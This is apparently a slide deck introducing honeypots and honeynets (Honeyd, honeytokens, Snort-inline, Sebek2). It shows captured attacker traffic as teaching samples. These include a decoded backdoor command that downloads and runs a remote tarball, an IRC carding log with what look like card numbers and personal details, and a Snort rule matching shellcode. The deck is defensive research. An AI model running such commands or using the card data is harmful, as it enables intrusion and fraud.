

Honeypots



The Future



Your Speaker



- Founder, HoneyNet Project & Moderator, honeypot mailing list
 - Author, *Honeypots: Tracking Hackers* & Co-author, *Know Your Enemy*
 - Officer, Rapid Deployment Force
 - Worked with CIA, NSA, FBI, DOJ, President's Advisory Board, Army, Navy
-

Purpose



Latest developments with honeypots.

Agenda



- Honeypots
- Low Interaction
- High Interaction



Honeypots



Problem



- Your resources are a big, fat static target. The bad guys can attack them whenever they want, however they want.
 - The bad guys have the initiative (and are getting better).
-

New Tactics - Backdoor

```
02/19-04:34:10.529350 206.123.208.5 -> 172.16.183.2
PROTO011 TTL:237 TOS:0x0 ID:13784 IpLen:20 DgmLen:422
02 00 17 35 B7 37 BA 3D B5 38 BB F2 36 86 BD 48 ...5.7.=.8..6..H
D3 5D D9 62 EF 6B A2 F4 2B AE 3E C3 52 89 CD 57 .].b.k..+.>.R..W
DD 69 F2 6C E8 1F 8E 29 B4 3B 8C D2 18 61 A9 F6 .i.l...).;...a..
3B 84 CF 18 5D A5 EC 36 7B C4 15 64 B3 02 4B 91 ;...].6{.d..K.
0E 94 1A 51 A6 DD 23 AE 32 B8 FF 7C 02 88 CD 58 ...Q..#.2..|...X
D6 67 9E F0 27 A1 1C 53 99 24 A8 2F 66 B8 EF 7A .g..'..S.$./f..z
F2 7B B2 F6 85 12 A3 20 57 D4 5A E0 25 B0 2E BF .{..... W.Z.%...
F6 48 7F C4 0A 95 20 AA 26 AF 3C B8 EF 41 78 01 .H.... .&<..Ax.
85 BC 00 89 06 3D BA 40 C6 0B 96 14 A5 DC 67 F2 .....=@.....g.
7C F8 81 0E 8A DC F3 0A 21 38 4F 66 7D 94 AB C2 |.....!8Of} ...
D9 F0 07 1E 35 4C 63 7A 91 A8 BF D6 ED 04 1B 32 ....5Lcz.....2
49 60 77 8E A5 BC D3 EA 01 18 2F 46 5D 74 8B A2 I`w...../F] t..
B9 D0 E7 FE 15 2C 43 5A 71 88 9F B6 CD E4 FB 12 .....,CZq.....
29 40 57 6E 85 9C B3 CA E1 F8 0F 26 3D 54 6B 82 )@Wn.....&=Tk.
99 B0 C7 DE F5 0C 23 3A 51 68 7F 96 AD C4 DB F2 .....#:Qh.....
09 20 37 4E 65 7C 93 AA C1 D8 EF 06 1D 34 4B 62 . 7Ne|.....4Kb
79 90 A7 BE D5 EC 03 1A 31 48 5F 76 8D A4 BB D2 y.....1H_v....
E9 00 17 2E 45 5C 73 8A A1 B8 CF E6 FD 14 2B 42 ....E\s.....+B
59 70 87 9E B5 CC E3 FA 11 28 3F 56 6D 84 9B B2 Yp.....(?Vm...
C9 E0 F7 0E 25 3C 53 6A 81 98 AF C6 DD F4 0B 22 ....%<Sj....."
39 50 67 7E 95 AC C3 DA F1 08 1F 36 4D 64 7B 92 9Pg~.....6Md{ .
A9 C0 D7 EE 05 1C 33 4A 61 78 8F A6 BD D4 EB 02 .....3Jax.....
19 30 47 5E 75 8C A3 BA D1 E8 FF 16 2D 44 5B 72 .0G^u.....-D[ r
89 A0 B7 CE E5 FC 13 2A 41 58 6F 86 9D B4 CB E2 .....*AXo.....
F9 10 27 3E 55 6C 83 9A B1 C8 DF F6 0D 24 3B 52 ..'>U1.....$;R
69 80 i.
```

Backdoor Decoded

```

starting decode of packet size 420
17 35 B7 37 BA 3D B5 38 BB F2 36 86 BD 48 D3 5D
local buf of size 420
00 07 6B 69 6C 6C 61 6C 6C 20 2D 39 20 74 74 73  ..killall -9 tts
65 72 76 65 20 3B 20 6C 79 6E 78 20 2D 73 6F 75  erve ; lynx -sou
72 63 65 20 68 74 74 70 3A 2F 2F 31 39 32 2E 31  rce http://192.1
36 38 2E 31 30 33 2E 32 3A 38 38 38 32 2F 66 6F 68.103.2:8882/fo
6F 20 3E 20 2F 74 6D 70 2F 66 6F 6F 2E 74 67 7A  o > /tmp/foo.tgz
20 3B 20 63 64 20 2F 74 6D 70 20 3B 20 74 61 72   ; cd /tmp ; tar
20 2D 78 76 7A 66 20 66 6F 6F 2E 74 67 7A 20 3B  -xvzf foo.tgz ;
20 2E 2F 74 74 73 65 72 76 65 20 3B 20 72 6D 20  ./ttserve ; rm
2D 72 66 20 66 6F 6F 2E 74 67 7A 20 74 74 73 65  -rf foo.tgz ttse
72 76 65 3B 00 00 00 00 00 00 00 00 00 00 00 00  rve;.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
B1 91 00 83 6A A6 39 05 B1 BF E7 6F BF 1D 88 CB  ....j.9...o....
C5 FE 24 05 00 00 00 00 00 00 00 00 00 00 00 00  ..$......

```


IPv6 Tunneling

```
12/01-18:13:11.515414 163.162.170.173 -> 192.168.100.28
IPV6 TTL:11 TOS:0x0 ID:33818 IpLen:20 DgmLen:1124
60 00 00 00 04 28 06 3B 20 01 07 50 00 02 00 00 `....(.; ..P....
02 02 A5 FF FE F0 AA C7 20 01 06 B8 00 00 04 00 .....
00 00 00 00 00 00 5D 0E 1A 0B 80 0C AB CF 0A 93 .....].....
03 30 B2 C1 50 18 16 80 C9 9A 00 00 3A 69 72 63 .0..P.....:irc
36 2E 65 64 69 73 6F 6E 74 65 6C 2E 69 74 20 30 6.edisontel.it 0
30 31 20 60 4F 77 6E 5A 60 60 20 3A 57 65 6C 63 01 `OwnZ`` :Welc
6F 6D 65 20 74 6F 20 74 68 65 20 49 6E 74 65 72 ome to the Inter
6E 65 74 20 52 65 6C 61 79 20 4E 65 74 77 6F 72 net Relay Networ
6B 20 60 4F 77 6E 5A 60 60 21 7E 61 68 61 61 40 k `OwnZ``!~ahaa@
62 61 63 61 72 64 69 2E 6F 72 61 6E 67 65 2E 6F bacardi.orange.o
72 67 2E 72 75 0D 0A 3A 69 72 63 36 2E 65 64 69 rg.ru.:irc6.edi
73 6F 6E 74 65 6C 2E 69 74 20 30 30 32 20 60 4F sontel.it 002 `O
77 6E 5A 60 60 20 3A 59 6F 75 72 20 68 6F 73 74 wnZ`` :Your host
20 69 73 20 69 72 63 36 2E 65 64 69 73 6F 6E 74 is irc6.edisont
```

Solution



Honeypots allow you to take the initiative, they turn the tables on the bad guys.

Honeypots



A security resource whose value lies in being probed, attacked, or compromised.

The Concept



- System has no production value, no authorized activity. Theoretically they should see nothing.
 - Any interaction with the honeypot is most likely malicious in intent.
-

Flexible Tool



Honeypots do not solve a specific problem. Instead, they are a highly flexible tool with many different applications to security.

Types of Honeypots



- Interaction measures the activity a honeypot allows the attacker.
 - The more interaction you allow, the more you can learn.
 - The more interaction you allow, the complexity and risk you have.
-

Low interaction honeypots



- Primarily emulate services and operating systems.
 - Emulation is easier to deploy and contains the attacker's activity.
 - Limited to capturing mainly known activity.
-

Emulated FTP Server



```
case $incmd_nocase in

QUIT* )
    echo -e "221 Goodbye.\r"
    exit 0;;

SYST* )
    echo -e "215 UNIX Type: L8\r"
    ;;

HELP* )
    echo -e "214-The following commands are recognized (* =>'s unimplemented).\r"
    echo -e "    USER      PORT      STOR      MSAM*     RNTO      NLST      MKD       CDUP\r"
    echo -e "    PASS      PASV      APPE      MRSQ*     ABOR      SITE      XMKD      XCUP\r"
    echo -e "    ACCT*     TYPE      MLFL*     MRCP*     DELE      SYST      RMD       STOU\r"
    echo -e "    SMNT*     STRU      MAIL*     ALLO      CWD       STAT      XRMD      SIZE\r"
    echo -e "    REIN*     MODE      MSND*     REST      XCWD      HELP      PWD       MDTM\r"
    echo -e "    QUIT      RETR      MSOM*     RNFR      LIST      NOOP      XPWD\r"
    echo -e "214 Direct comments to ftp@$domain.\r"
    ;;

USER* )
```

High-interaction honeypots



- Used to gain information. That information has different value to different organizations.
 - Does not emulate, but runs actual operating systems. Install FTP server.
-

ManTrap



Host Operating System			
Cage 1	Cage 2	Cage 3	Cage 4

Criminal Activity



```
04:55:16 COCO_JAA: !cc
04:55:23 {Chk}: 0,19(0 COCO_JAA 9)0 CC for U :4,1 Bob Johns|P. O. Box
126|Wendel, CA 25631|United States|510-863-4884|4407070000588951 06/05 (All
This ccs update everyday From My Hacked shopping Database - You must
regular come here for got all this ccs) 8*** 9(11 TraDecS Chk_Bot FoR #goldcard9)
04:55:42 COCO_JAA: !cclimit 4407070000588951
04:55:46 {Chk}: 0,19(0 COCO_JAA 9)0 Limit for Ur MasterCard
(4407070000588951) : 0.881 $ (This Doesn't Mean Its Valid) 4*** 0(11 TraDecS
Chk_bot FoR #channel)
04:56:55 COCO_JAA: !cardablesite
04:57:22 COCO_JAA: !cardable electronics
04:57:27 {Chk}: 0,19(0 COCO_JAA 9)0 Site where you can card electronics :
*** 9(11 TraDecS Chk_bot FoR #goldcard9)
04:58:09 COCO_JAA: !cclimit 4234294391131136
04:58:12 {Chk}: 0,19(0 COCO_JAA 9)0 Limit for Ur Visa (4264294291131136) :
9.697 $ (This Doesn't Mean Its Valid) 4*** 0(11 TraDecS Chk_bot FoR #channel)
```



Advances in Low-Interaction

Example - Honeyd honeypot




- OpenSource honeypot developed by Niels Provos.
 - Production honeypot.
 - Emulates services and operating systems.
-

How Honeyd works




- Monitors unused IP space.
 - When it sees connection attempt, assumes IP and interacts with attacks.
 - Can monitor literally millions of IP addresses at the same time.
-

Network with unused IPs



Monitors unused IPs



Capabilities




- Emulate IP stacks
 - Create fake networks with latency
 - Emulates advance services
 - Create dynamic IDS signatures
-

NetBait




- Not a product, a service.
- Attackers directed to honeypot pool, which can be located in a different, isolated network.


Real Network




Attacker Sees



Hot Zoning



Smoke Detector



Before

After

Honeytokens



- Resources used for detection and tracking attackers.
 - Items that should not be used.
 - Fake patient records
 - Bogus SSN or CC numbers
 - Planted files or documents (ala Cuckoo's Egg)
-



High Interaction Technology

Honeynets




- Honeynets are a high-interaction honeypot.
 - Not a product, but an architecture.
 - An entire network of systems designed to be compromised.
-

Latest Developments



- Snort_Inline
 - Sebek2
 - Bootable CDRROM
 - User Interface
-

GenII Honeynet



Snort-inline



```
drop tcp $EXTERNAL_NET any -> $HOME_NET 53  
(msg:"DNS EXPLOIT named";flags: A+;  
content:"|CD80 E8D7 FFFFFFFF|/bin/sh";
```

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 53  
(msg:"DNS EXPLOIT named";flags: A+;  
content:"|CD80 E8D7 FFFFFFFF|/bin/sh";  
replace:"|0000 E8D7 FFFFFFFF|/ben/sh";)
```

Sebek2



- Capture bad guys activities without them knowing.
 - Insert kernel mods on honeypots.
 - Mods are hidden
 - Dump all activity to wire
 - Bad guy can sniff any packet with pre-set MAC
-

Sebek2 Configuration



```
#----- sets destination IP for sebek packets  
DESTINATION_IP="192.168.1.254"
```

```
#----- sets destination MAC addr for sebek packets  
DESTINATION_MAC="00:01:C9:F6:D3:59"
```

```
#----- defines the destination udp port sebek sends to  
DESTINATION_PORT=34557
```

```
#----- controls what SRC MAC OUIs to hide from users  
FILTER_OUI="0A:0B:0C"
```

Sebek2 Output



```
06:06:25-2003/03/23 [ 0:mingetty:6785:vc/1:0]
06:06:26-2003/03/23 [ 0:mingetty:6785:vc/1:0] root
06:06:50-2003/03/23 [ 0:bash:13674:vc/1:0] ifconfig -a
06:06:58-2003/03/23 [ 0:bash:13674:vc/1:0] exec csh
06:07:08-2003/03/23 [ 0:csh:13674:vc/1:16] ftp ftp.openbsd.org
06:07:12-2003/03/23 [ 0:ftp:13738:vc/1:0] 1bye
06:07:19-2003/03/23 [ 0:csh:13674:vc/1:16] vi /etc/resolv.conf
06:07:22-2003/03/23 [ 0:vim:13739:vc/1:0] 1:q
